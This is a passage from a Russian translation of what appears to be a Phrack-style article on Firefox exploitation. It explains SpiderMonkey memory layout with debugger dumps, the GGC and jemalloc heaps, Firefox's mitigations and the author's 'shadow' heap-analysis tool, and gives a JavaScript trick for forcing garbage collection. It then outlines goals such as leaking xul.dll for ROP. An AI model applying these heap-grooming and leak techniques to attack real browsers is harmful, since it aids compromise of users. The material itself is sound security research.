  длина ArrayObject по умолчанию равна 6 ]
      flags  initlen  capacity length
09e10970  00000000 00000006 00000006 00000006

[ Адрес старых элементов ]
09e10980  40414140 ffffffff81 0f352880 ffffffff85
09e10990  42434342 ffffffff81 00000001 ffffffff83
09e109a0  44454544 ffffffff81 09e109b0 ffffffff88
09e109b0  0eed89a0 0f3709e8 00000000 0c94e010
09e109c0  00000000 00000000 00000000 0000029a
09e109d0  0eed89a0 0f370a30 00000000 0d177010
09e109e0  00000000 00000000 00000000 0000029a

[ Метаданные перемещённых элементов,
  длина нового ArrayObject — 0xe, то есть 14 в десятичной ]
      flags  initlen  capacity length
09e109f0  00000000 0000000e 0000000e 0000000e

[ Адрес новых элементов ]
      int32 jsval [A]      string jsval [B]
09e10a00  40414140 ffffffff81 0f352880 ffffffff85

                                bool jsval [C]
09e10a10  42434342 ffffffff81 00000001 ffffffff83

                                object jsval (ArrayObject) [D]
09e10a20  44454544 ffffffff81 09e109b0 ffffffff88

09e10a30  46474746 ffffffff81 00000000 ffffffff87

                                object jsval (typed array) [E]
09e10a40  48494948 ffffffff81 12634520 ffffffff88

                                double jsval [F]
09e10a50  50515150 ffffffff81 bab61ee0 3ff6a0bd

                                string jsval [G]
09e10a60  52535352 ffffffff81 0eef9730 ffffffff85

```

В начале дампа (по адресу 09e10960) видны метаданные нашего ArrayObject `arr`: указатели `shape_`, `type_`, `slots` и `elements`. Указатель `slots` равен `NULL`, поскольку у нашего jsobject нет именованных свойств. Указатель `elements` указывает на jsval-содержимое массива по адресу 09e10a00 — это перемещённое содержимое массива. По адресу 09e10970 видны исходные метаданные элементов (длина массива по умолчанию при неуказанном размере всегда равна 6), а по 09e10980 — исходное содержимое. Элементы (вместе с метаданными) были перемещены в процессе добавления содержимого в массив `arr`.

После перемещения указатель `elements` ссылается на 09e10a00, где начинается jsval-содержимое. За четыре двойных слова до этого адреса, по 09e109f0, находятся метаданные: `flags`, `initializedLength` (`initlen`), `capacity` и `length`. Ожидаемо: `initlen`, `capacity` и `length` — все равны 0xe.

По адресу 09e10a00 находится целочисленный маркер 40414140, а по 09e10a04 — 32-битный тег `fffffff81`, обозначающий целочисленный jsval [A]. По адресу 09e10a08 виден строковый jsval для [B]. В зависимости от а) платформы (x86 или x86-64), б) длины строки jsval, в) того, является ли она обычным ASCII или Unicode, байты содержимого строки могут быть встроенными или нет. На x86 максимальная длина встроенной ASCII-строки равна 7, Unicode — 3; на x86-64 — 15 для ASCII и 7 для Unicode. Строка [B] имеет длину 15 (0xf), поэтому она встроенная. Посмотрим на содержимое адреса, на который указывает строковый jsval [B]:

```

0:000> dd 0f352880
      flags      length      содержимое строки

```

```

0f352880  0000005d 0000000f 6c6c6548 46202c6f

0f352890  66657269 0021786f 00737365 00000004

0:000> db 0f352880
0f352880  5d 00 00 00 0f 00 00 00-48 65 6c 6c 6f 2c 20 46  ]..Hello, F
0f352890  69 72 65 66 6f 78 21 00-65 73 73 00 04 00 00 00  irefox!.ess

```

По адресу 0f352880 начинаются метаданные нашей встроенной строки [B]: флаги (0x5d), длина (0xf == 15 в десятичной), а затем с 0f352888 — ASCII-содержимое [B].

Напротив, строковый jsval по адресу 09e10a68 [G] не является встроенным. Тег значения [G] также равен fffff85, обозначая тип «строка», а само значение указывает на 0eef9730:

```

0:000> dd 0eef9730
           flags      length  указатель на содержимое строки
0eef9730  00000049 0000001f 0bcba840 00000000

0:000> dd 0bcba840
0bcba840  6c6c6548 46202c6f 66657269 202c786f
0bcba850  20646e61 6c6c6568 6761206f 006e6961

0:000> db 0bcba840

0bcba840  \
48 65 6c 6c 6f 2c 20 46-69 72 65 66 6f 78 2c 20  Hello, Firefox,

0bcba850  \
61 6e 64 20 68 65 6c 6c-6f 20 61 67 61 69 6e 00  and hello again.

```

По адресу 0eef9730 находятся флаги (0x49), длина (0x1f == 31 в десятичной), а по 0eef9738 — указатель на фактические байты строки (по адресу 0bcba840). На самом деле строки SpiderMonkey гораздо более интересны и полезны; для любопытных отсылаю к файлу js/src/vm/String.h. Однако для целей данной статьи приведённых деталей достаточно.

По адресу 09e10a28 находится ArrayObject [D], инициализированный с ёмкостью 666 (0x29a в шестнадцатеричной); его тег fffff88 обозначает объект, а значение — адрес 09e109b0, где видны метаданные ArrayObject:

```

0:000> dd 09e109b0
           shape_  type_  slots  elements
09e109b0  0eed89a0 0f3709e8 00000000 0c94e010

           flags  initlen  capacity  length
09e109c0  00000000 00000000 00000000 0000029a

0:000> dd 0c94e010-10
           flags  initlen  capacity  length
0c94e000  00000000 00000005 0000029a 0000029a

           arr[5][0] = 666; arr[5][1] = "sixsixsix";
0c94e010  0000029a ffffffff81 0eed78a0 ffffffff85

0c94e020  3b645a1d 3fe54fdf 00000000 ffffffff83
0c94e030  09e109d0 ffffffff88 5a5a5a5a 5a5a5a5a

```

Указатель elements ArrayObject [D] указывает на 0c94e010, где находится первый элемент этого массива — arr[5][0], целочисленный jsval 0x29a (666 в десятичной). По адресу 0c94e000 расположены метаданные этих элементов.

Здесь хорошо видна разница между initializedLength, capacity и length ArrayObject. initializedLength и capacity по метаданным 09e109b0 равны нулю, тогда как length — 0x29a: мы просто объявили ArrayObject с длиной 0x29a, не добавив ни одного элемента. Затем мы добавили пять элементов (arr[5][0] — arr[5][4]), и новый initializedLength стал равен 5, а capacity — длине массива, то есть 0x29a (всё это в метаданных по 0c94e000).

Прежде чем двигаться дальше, рассмотрим типизированные массивы SpiderMonkey, поскольку они понадобятся нам в методологии атаки. Типизированные массивы — очень полезная возможность JavaScript, позволяющая размещать в куче произвольно большие конструкции с управляемым содержимым (с точностью до байта). Предыдущие атаки на Firefox, например [P2O] и [REN], опирались на то, что SpiderMonkey размещал фактическое содержимое (данные) и метаданные типизированных массивов смежно в памяти. К сожалению, сейчас это уже не так: куча GC tenured и куча jemalloc (обе будут рассмотрены ниже) хранят их отдельно, даже при попытке принудительно создать такое расположение. Тем не менее типизированные массивы остаются весьма полезными.

В точке [E] мы создаём объект `Uint32Array` — типизированный `jobject`, хранящий беззнаковые 32-битные целые числа, с начальной длиной 128 элементов; `jsval` этого объекта находится по адресу `09e10a48`, а его значение указывает на адрес `12634520`. Там расположен сам объект `Uint32Array`, начиная с метаданных (например, по `12634538` — его длина `0x80`, то есть 128 в десятичной), а по адресу `12634548` — указатель на буфер с фактическим содержимым типизированного массива (`0dd73600`).

```
0:000> dd 12634520
12634520  0af6c5c8 0f370e80 00000000 7475a930
12634530  126344f0 ffffffff88 00000080 ffffffff81
12634540  00000000 ffffffff81 0dd73600 ffffffff81
12634550  00000000 00000000 00000000 00000000
```

```
0:000> dd 0dd73600
0dd73600  61636361 71737371 61636361 71737371
0dd73610  61636361 71737371 61636361 71737371
0dd73620  61636361 71737371 61636361 71737371
0dd73630  61636361 71737371 61636361 71737371
0dd73640  61636361 71737371 61636361 71737371
0dd73650  61636361 71737371 61636361 71737371
0dd73660  61636361 71737371 61636361 71737371
0dd73670  61636361 71737371 61636361 71737371
```

Ожидаемо: содержимое типизированного массива по адресу `0dd73600` в точности соответствует тому, что мы задали в коде. Буфер с этим содержимым выделен в куче, и его размер в четыре раза превышает количество `uint32`-элементов (поскольку каждый занимает 4 байта). Таким образом, буфер содержимого нашего [E]-массива по адресу `0dd73600` занимает 512 байт ($4 \times 128 == 512$).

2.2 — Поколенческая сборка мусора (GGC)

Начиная с релиза 32.0 [F32] в Firefox по умолчанию на всех поддерживаемых ОС включена новая реализация сборки мусора (GC) под названием «поколенческая сборка мусора» (Generational Garbage Collection, GGC). В GGC существует две отдельные кучи: а) «питомник» (`nursery`), в котором создаётся большинство объектов SpiderMonkey, и б) «постоянная» (`tenured`), или основная, куча — более или менее та же, что использовалась в старом SpiderMonkey GC (до релиза 32.0). Когда питомник заполняется (или происходит иное событие), выполняется так называемый малый проход GC (`minor GC`). В ходе него все короткоживущие временные JavaScript-объекты питомника собираются, а занимаемая ими память вновь становится доступной. JavaScript-объекты питомника, достижимые в графе кучи (то есть «живые»), перемещаются в постоянную кучу (освобождая тем самым память в питомнике). После перемещения объекта в постоянную кучу в ходе малого GC он проверяется на наличие исходящих указателей на объекты в питомнике. Такие объекты тоже перемещаются из питомника в постоянную кучу, так как они фактически достижимы. Этот итеративный процесс продолжается до тех пор, пока все достижимые объекты не будут перемещены из питомника в постоянную кучу, а освободившаяся память не станет снова доступна питомнику. Данный поколенческий (он же «перемещающий») подход к сборке мусора обеспечил впечатляющий прирост производительности SpiderMonkey, поскольку большинство

JavaScript-выделений действительно короткоживущи.

Чтобы показать, как всё это вписывается в контекст браузера Firefox, необходимо рассказать о JSRuntime [JSR]. Инстанцированный объект JSRuntime (см. класс в `js/src/vm/Runtime.cpp`) содержит все JavaScript-переменные, объекты, скрипты и т.д. SpiderMonkey в составе Firefox работает в однопоточном режиме по умолчанию, поэтому у Firefox, как правило, лишь один JSRuntime. Однако возможен запуск веб-воркеров, каждый из которых имеет собственный JSRuntime. У каждого JSRuntime — одна отдельная GGC-куча (питомник и постоянная), и они не разделяют память кучи, а также изолированы друг от друга: один JSRuntime не может получить доступ к объектам, выделенным другим.

Питомник имеет жёстко заданный размер 16 мегабайт, выделяемых через `VirtualAlloc()` (или `mmap()` на Linux). Он работает как стандартный bump-аллокатор: поддерживается указатель на первый не выделенный байт области памяти питомника. Для выделения *X* байт сначала проверяется, есть ли *X* свободных байт в питомнике. Если да, указатель смещается на *X* («bump»), а его прежнее значение возвращается в качестве результата выделения. Если *X* байт нет — запускается малый GC. В ходе этого прохода новый объект перемещается в постоянную кучу, а если его слоты или элементы (см. раздел 2.1) превышают определённое число, они перемещаются в кучу под управлением jemalloc.


Постоянная куча (она же «основная» или просто «GC»-куча в кодовой базе Firefox) имеет собственные метаданные и алгоритмы управления памятью, отличные от питомника и jemalloc. Помимо объектов, переживших малый GC питомника, некоторые выделения идут напрямую в постоянную кучу, минуя питомник. Это, например, заведомо долгоживущие объекты (глобальные объекты), функциональные объекты (из-за требований JIT) и объекты с финализаторами (большинство DOM-объектов). В подробности постоянной кучи я не буду вдаваться, поскольку они не относятся к методологии эксплуатации.

2.3 — jemalloc (и GGC)

В этом разделе я изложу лишь те необходимые сведения о jemalloc, которые нужны для понимания анализа в разделе 5. Для более детального изучения отсылаю к другой статье Phrack, по-прежнему актуальной применительно к текущему состоянию jemalloc [PSJ].


jemalloc — это битовый аллокатор, ориентированный на производительность, а не прежде всего на экономное использование памяти. Одна из его главных целей — размещать выделения смежно в памяти. Актуальная версия jemalloc на момент написания — 4.0.0, однако Firefox включает версию, ответвлённую от основного релиза 2. Форк Firefox называется mozjemalloc в дереве исходников, но принципиальных отличий от jemalloc 2 не имеет. В Firefox он используется для выделений, которые оказываются слишком большими (исходя из ограничений, описанных ниже) для постоянной кучи. Тем не менее есть исключения: некоторые выделения, иницируемые из JavaScript, могут миновать как питомник, так и постоянную кучу и попасть напрямую в кучу jemalloc. Подробнее на этом я останавливаться не буду — считайте это упражнением ;)


В jemalloc память делится на регионы, классифицируемые по размеру. Категории размеров, называемые «бинами» (bins), в Firefox следующие: 2, 4, 8, 16, 32, 48, ..., 512, 1024, вплоть до включительно 2048. Запросы `malloc()` размером более 2048 байт обрабатываются иначе и в данной статье не рассматриваются. Каждый бин (категория размера) связан с несколькими «ранами» (runs) — это фактические контейнеры регионов. Ран может занимать одну или несколько страниц виртуальной памяти, разделённых на регионы размера соответствующего бина. Бины хранят метаданные своих ранов, через которые и находятся свободные регионы. Следующая схема — упрощённая версия оригинальной из [PSJ] — резюмирует сказанное.



Запросы на выделение памяти (то есть вызовы `malloc()`) округляются вверх и назначаются бину. Затем через метаданные свободных регионов бина находится ран со свободным регионом. Если такой не найден, выделяется новый ран и назначается данному бину. Это означает, что объекты разных типов, но схожих размеров, округляемые до одного бина, оказываются смежными в куче jemalloc. Ещё одна интересная особенность jemalloc — он работает по принципу LIFO (последним пришёл — первым вышел) (см. алгоритм освобождения в [PSJ]): освобождение, за которым следует сборка мусора и последующий запрос на выделение того же размера, скорее всего, займёт освобождённый регион.

Рассмотрим пример использования кучи jemalloc в Firefox совместно с кучами GGC (питомник и постоянная). На схеме ниже питомник почти заполнен, и поступает запрос на выделение объекта `JSObject` с `N` слотами.





JSObject сам по себе может поместиться (или не поместиться — на дальнейшие события это не влияет) в свободное пространство питомника, но его слоты — нет. Поэтому JSObject размещается в питомнике, который при этом заполняется, что запускает малый GC. Если бы объект вовсе не поместился в питомник, малый GC также был бы запущен. В ходе этого GC, при условии что JSObject — выживший (не временный), он перемещается из питомника в постоянную кучу (или помещается туда напрямую, если не поместился в питомник изначально). Если число его слотов N превышает определённое значение (об этом ниже), они не помещаются в постоянную кучу вместе с объектом. Вместо этого для N слотов выполняется новое выделение в куче `jemalloc`, слоты помещаются туда, а указатель `slots_jsobject` сохраняет адрес региона `jemalloc`-кучи, содержащего эти слоты.

3 — Механизмы защиты Firefox

В Firefox реализованы механизмы защиты, полезные для понимания при разработке эксплойтов. Я постараюсь перечислить их все, дав ссылки для дальнейшего изучения, однако детально рассмотрим лишь те, что непосредственно влияют на задачи данной статьи.

3.1 — PresArena

PresArena — это специализированная куча Gecko для CSS-объектов `box` (Gecko — движок компоновки Firefox). Когда CSS `box`-объект освобождается, освободившийся «слот» кучи PresArena добавляется в список свободных слотов по его типу. Это означает, что PresArena поддерживает отдельные списки свободных «слотов» для каждого различного типа CSS `box`-объектов. Запрос на выделение обслуживается из списка свободных слотов соответствующего типа. Таким образом, для CSS `box`-объектов PresArena реализует типобезопасное повторное использование памяти, фактически исключая эксплуатацию `use-after-free`. Я говорю «фактически», потому что в некоторых случаях ошибка `use-after-free` всё же может быть эксплуатируемой — через манипуляции с объектами того же типа, например, посредством игры с атрибутами.

PresArena также обслуживает типы объектов, связанных с CSS `box`-объектами, но не являющихся ими. Списки свободных слотов для этих объектов — по размеру, а не по типу. Это, разумеется, означает, что ошибки `use-after-free` для таких типов объектов по-прежнему эксплуатируемы обычным способом.

Код PresArena находится в `layout/base/nsPresArena.{h, cpp}`.

3.2 — Санитизация кучи `jemalloc`

Поскольку jemalloc округляет запросы на выделение до ближайшей категории размера (бина), небольшой объект может оказаться назначен тому же региону, что ранее занимал более крупный освобождённый объект (оба меньше или равны категории размера). В таком случае мы могли бы прочитать через маленький объект данные, оставшиеся от большого, что позволило бы получить DLL-указатели и обойти ASLR. Чтобы этого не происходило, jemalloc санитизирует регионы после освобождения. Актуальные версии Firefox используют для санитизации значение `e5e5e5e5`; в старых версиях использовалось `a5a5a5a5`. Эта защита также делает некоторые ошибки с неинициализированной памятью неэксплуатируемыми. В любом случае, если вы фаззите Firefox, — это значения, на которые стоит обращать внимание в логах падений.

3.3 — Сборка мусора

Возможность принудительно запустить сборку мусора по требованию принципиально важна при попытке создать определённое расположение объектов в куче. Firefox не предоставляет непривилегированного JavaScript API для этого. Хотя отсутствие API для вызова GC по требованию формально не числится защитным механизмом, очевидно, что разработчики Firefox активно стараются убрать прямые пути выполнения от непривилегированных JavaScript-функций к GC. GC может быть запущен по различным причинам; Firefox делит их на две основные категории: связанные с движком JavaScript и остальные. Вторая категория включает причины, связанные с движком компоновки (например, обновление фреймов), а также более общие для браузера (например, завершение основного процесса). Имена всех причин можно найти в `js/public/GCAPI.h` — это отправная точка для поиска способов запустить GC по требованию из непривилегированного JavaScript.

Простой пример для начала — `TOO_MUCH_MALLOC`. Если поискать это в коде Firefox и отследить путь выполнения с помощью любимого инструмента чтения кода, получим следующую цепочку вызовов:

```
dom::CanvasRenderingContext2D::EnsureTarget()
+
|
+--> JS_updateMallocCounter()
+
|
+--> GCRuntime::updateMallocCounter()
+
|
+--> GCRuntime::onTooMuchMalloc()
+
|
+--> triggerGC(JS::gcreason::TOO_MUCH_MALLOC)
```

Прочитав `dom::CanvasRenderingContext2D::EnsureTarget()` в файле `dom/canvas/CanvasRenderingContext2D.cpp`, легко понять, как достичь этой функции:

```
var my_canvas = document.createElement("canvas");
my_canvas.id = "my_canvas";
my_canvas.width = "100";
my_canvas.height = "115";

document.body.appendChild(my_canvas);

for(var i = 0; i < 10; i++)
{
    var my_context = my_canvas.getContext("2d");
    my_canvas.width = 36666;
    my_context.fillRect(21, 11, 66, 60);
}
```


Существует ещё много способов; одни надёжнее, другие менее — просто читайте код. Ещё один простой вариант — многократно создавать строки и добавлять их к DOM-узлу (пример есть в архиве). Помните лишь, что, возможно, придётся подбирать некоторые параметры, например число повторений или размер строк, чтобы добиться работы на как можно большем числе систем с разными характеристиками (объём ОЗУ, версии Firefox).

3.4 — Песочница

Я буду рассматривать только песочницу Firefox на Windows; реализации для Linux и OS X основаны на других технологиях (seccomp и Seatbelt соответственно), однако преследуют схожие цели. Весь код доступен в `security/sandbox/{win, linux, mac}`.


На Windows Firefox использует код песочницы Chromium. Вкратце: есть родительский процесс (брокер), отвечающий за запуск дочерних изолированных процессов (целей). Взаимодействие между ними реализовано через специфичный для Firefox C++ IPC-механизм IPDL (Inter-process communication Protocol Definition Language). Для дочерних процессов реализованы три различных политики песочницы: а) для компоновки содержимого, б) для воспроизведения медиа, в) для прочих плагинов. Они реализованы функциями `SetSecurityLevelForContentProcess()`, `SetSecurityLevelForGMPPlugin()` и `SetSecurityLevelForPluginProcess()` соответственно. Их реализации находятся в `security/sandbox/win/src/sandboxbroker/sandboxBroker.cpp`.


Flash в Firefox работает как внепроцессный плагин. Это означает, что Firefox запускает исполняемый файл `plugin-container.exe`, который загружает плагин Flash, изолированный собственным «защищённым режимом» Flash. На Windows это означает, что процесс работает с низкой степенью целостности, имеет ограниченные возможности маркера доступа, не может запускать новые процессы и т.д. Firefox планировал отказаться от защищённого режима Flash и перевести его под вышеописанную песочницу на основе Chromium, однако на момент написания (41.0.1) это ещё не произошло.

4 — Утилита shadow (тень над Firefox)

Изначально я переработал `unmask_jemalloc [UNJ]` (инструмент GDB/Python, написанный нами совместно с `huku`), применив модульный дизайн с поддержкой всех трёх основных отладчиков и платформ (WinDBG, GDB и LLDB). Инструмент был переименован в `shadow` после добавления функциональности, специфичной для Firefox/Windows/WinDBG.

Ниже — обзор нового дизайна (стрелки означают «импортирует»). Цель — сосредоточить весь зависящий от отладчика код в модулях `_driver` и `_engine`.





shadow может помочь в ходе разработки эксплойта для Firefox, когда нужно понять влияние вашего JavaScript-кода на кучу. Команда `symbol` позволяет искать классы (и структуры) SpiderMonkey и DOM конкретного размера. Это полезно при эксплуатации use-after-free ошибок или при позиционировании интересных объектов-жертв для перезаписи или повреждения. Все поддерживаемые команды:

```
0:000> !py c:\\tmp\\shadow\\pykd_driver help
```

```
[shadow] De Mysteriis Dom Firefox
```

```
[shadow] v1.0b
```

```
[shadow] jemalloc-specific commands:
```

```
[shadow] jechunks : dump info on all available chunks
```

```
[shadow] jearenas : dump info on jemalloc arenas
```

```
[shadow] jerun <address> : dump info on a single run
```

```
[shadow] jeruns [-cs] : dump info on jemalloc runs
```

```
[shadow] -c: current runs only
```

```
[shadow] -s <size class>: runs for the given size
```

```

[shadow]                                     class only
[shadow] jebins                             : dump info on jemalloc bins
[shadow] jeregions <size class>             : dump all current regions of the
[shadow]                                     given size class
[shadow] jesearch [-cfqs] <hex>             : search the heap for the given hex
[shadow]                                     dword
[shadow]                                     -c: current runs only
[shadow]                                     -q: quick search (less
[shadow]                                     details)
[shadow]                                     -s <size class>: regions of the given size
[shadow]                                     only
[shadow]                                     -f: search for filled region
[shadow]                                     holes)
[shadow] jeinfo <address>                   : display all available details for
[shadow]                                     an address
[shadow] jedump [filename]                   : dump all available jemalloc info
[shadow]                                     to screen (default) or file
[shadow] jeparse                             : parse jemalloc structures from
[shadow]                                     memory
[shadow] Firefox-specific commands:
[shadow] nursery                               : display info on the SpiderMonkey
[shadow]                                     GC nursery
[shadow] symbol [-vjdx] <size>                  : display all Firefox symbols of the
[shadow]                                     given size
[shadow]                                     -v: only class symbols with
[shadow]                                     vtable
[shadow]                                     -j: only symbols from
[shadow]                                     SpiderMonkey
[shadow]                                     -d: only DOM symbols
[shadow]                                     -x: only non-SpiderMonkey
[shadow]                                     symbols
[shadow] pa <address> [<length>]                : modify the ArrayObject's length
[shadow]                                     (default new length 0x666)
[shadow] Generic commands:
[shadow] version                               : output version number
[shadow] help                                   : this help message

```

Актуальную версию shadow вместе с инструкциями по установке можно найти в архиве с кодом к данной статье, а также на GitHub [SHD]. Замечание: у меня было время протестировать всё только на Windows и WinDBG. Поддержка Linux/GDB почти завершена (без поддержки команды `symbol`). Работа по поддержке OS X/LLDB ещё не началась. Любые участие и вклад, разумеется, приветствуются.

5 — Эксплуатация

Во введении я поставил целью данной статьи создание универсальной, многократно применимой методологии эксплуатации для как можно большего числа ошибок Firefox (и классов ошибок). Конкретнее, эту высокоуровневую цель можно разбить на следующие подзадачи:

- 1) Утечка базового адреса `xul.dll`. Это главная DLL Firefox, содержащая код как SpiderMonkey, так и Gecko (движок компоновки Firefox). В этой огромной DLL есть все ROP-гаджеты, которые только могут понадобиться.
- 2) Утечка адреса в куче Firefox, где у нас есть некоторый контроль благодаря эксплуатируемой ошибке. Это очень полезно, поскольку позволяет создавать поддельные объекты с допустимыми адресами, указывающими на данные, которые мы контролируем.
